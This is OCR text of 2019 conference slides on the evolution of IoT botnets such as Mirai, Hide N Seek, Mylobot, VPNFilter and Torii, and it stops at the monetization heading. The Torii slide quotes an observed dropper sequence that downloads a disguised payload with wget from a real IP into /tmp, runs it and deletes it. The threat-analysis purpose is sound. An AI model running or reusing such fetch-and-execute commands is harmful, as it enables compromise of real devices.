The Weaponization of Monetization

BOTNETS & CRYPTOMINERS EVOLVE

SHERIDAN COLLEGE JUNE 7 2019


WE THE
NORTH
TORONTO
RAPTORS

CHERYL BISWAS

- Strategic Threat Intel Analyst
- Founding member of “The Diana Initiative” women & diversity conference
- Specialized honours B.A. Political Science
- ITIL
- Favourite things: Ransomware, mainframes, ICS SCADA, APTs
- Twitter: @3ncr1pt3d

OBLIGATORY DISCLAIMER

The views and opinions expressed herein are those of the presenter only, and do not represent those of any employer, past or present.

AGENDA

- I, BOTNET
- WEAPONIZATION
- MONETIZATION
- WHAT IF …
- PROTECTION
- Q & A

I, BOTNET

NEGLECTED AND CONNECTED


Catalin Cimpanu
@campuscodi
Following
Over nine million cameras and DVRs open to APTs, botnet herders, and voyeurs.
All devices were made by Xiongmai, the same company whose devices were abused by the original Mirai botnet.
zdnet.com/article/over-n ...
8:37 AM - 9 Oct 2018

“(IoT) devices such as digital cameras and DVR players… so many internet-connected devices to choose from, attacks from Mirai are much larger than what most DDoS attacks could previously achieve.”

https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet





Figure 2: *Exploit campaigns observed April 1 – July 1, 2018.*

2018 Annual Threat Report eSentire

BOTNET TASKS

- DDoS attacks
- Send spam and propagate phishing attacks
- Sniff traffic for private information displayed in clear text
- Record keystrokes
- Manipulate polls and games
- Drop secondary payloads
- Primary function: RECRUIT more bots.

NEUSTAR SECURITY STUDY 01/2019



“With the rapid rise of IoT … the ability for bots to cause havoc at a global level has increased significantly.”

https//www.bleepingcomputer.com/news/security/ddos-attacks-ranked-as-highest-threat-by-enterprises/

WEAPONIZATION

AN EVOLUTION OF EVIL THINGS

Adjust Dinner From Anywhere With Your Smart Device!

★★★★★

"I love this Crock-Pot® [Slow Cooker], the WeMo® part is just perfect, easy to use, easy to control...very convenient,...it looks really good , I would recommend [it] to all my family and friends."

~ linanunez

Crock-Pot® 6 Qt. Smart Slow Cooker

wemo® ENABLED


“Imagine what a well-resourced state actor could do with insecure IOT devices.”

David Fidler, adjunct senior fellow for cybersecurity
the Council on Foreign Relations

MIRAI

3 waves of attacks. 100K malicious endpoints. 1.2 Tbps

"It's a very smart attack. As we mitigate, they react.“
Chief Strategy Officer Kyle Owen, DYN




https://www.cnet.com/news/mirai-botnet-hacker-behind-2016-web-outage-pleads-guilty/


REAPER
TORII
ANARCHY
HAJIME
VPNFILTER
WICKED
SMOMINRU
SATORI
HIDE N SEEK
MYLOBOT
NECURS

HIDE N SEEK BOTNET

- January 2018
- May 2018
  PERSISTENCE
- July 2018:
  Database Servers
- September 2018:
  Android Devices




https://labs.bitdefender.com/2018/01/new-hide-n-seek-iot-botnet-using-custom-built-peer-to-peer-communication-spotted-in-the-wild/

MYLOBOT

- Anti VM / Anti Sandbox / Anti Debug
- Obfuscated - internals wrapped
- Delays access to C+C servers up to 14 days
- 3 layers of malware consecutive execution
- Reflexive EXE runs malware files from memory
- Hunts and kills other botnets
- Delivers any payload

VPN Filter

- Massive campaign by Russia against Ukraine
- 500K home routers
- Ties in code to Black Energy
- Leveraged older vulnerabilities
- Wiper and **PERSISTENCE**



Public Service Announcement

FEDERAL BUREAU OF INVESTIGATION

May 25, 2018

Alert Number
I-052518-PSA

Questions regarding this PSA should be directed to your local **FBI Field Office**.

Local Field Office Locations:
www.fbi.gov/contact-us/field

FOREIGN CYBER ACTORS TARGET HOME AND OFFICE ROUTERS AND NETWORKED DEVICES WORLDWIDE

SUMMARY

The FBI recommends any owner of small office and home office routers power cycle (reboot) the devices. Foreign cyber actors have compromised hundreds of thousands of home and office routers and other networked devices worldwide. The actors used VPNFilter malware to target small office and home office routers. The malware is able to perform multiple functions, including possible information collection, device exploitation, and blocking network traffic.

TECHNICAL DETAILS

TORII

- Binaries for multiple CPU architectures
- Tunnels through TOR
- **PERSISTENCE**
- 6 simultaneous methods of activation and persistence
- ***WHAT DOES IT DO?***


```
which
uname -m
which wget
which ftpget
which printf
which echo
id
rm -f /tmp/.session-unix
wget http://104.237.218.85/cs/bg.css -O /tmp/.session-unix
/tmp/.session-unix
rm -f /tmp/.session-unix
rm -f /tmp/.session-unix
busybox wget http://104.237.218.85/cs/bg.css -O /tmp/.session-unix
```

WEAPONIZED SMARTPHONES: ANDROID

- Billions of endpoints to infect & spread on mobile networks
- WireX Botnet 2017. A new threat
- Android devices could join in a DDoS if turned on
- Volumetric DDoS attacks on Layer 7, Application layer
- Assumption that attacks will be stopped at Internet edge
- Attacks can originate from within the network
- Attacks have become polymorphic, changing signatures and headers

MONETIZATION

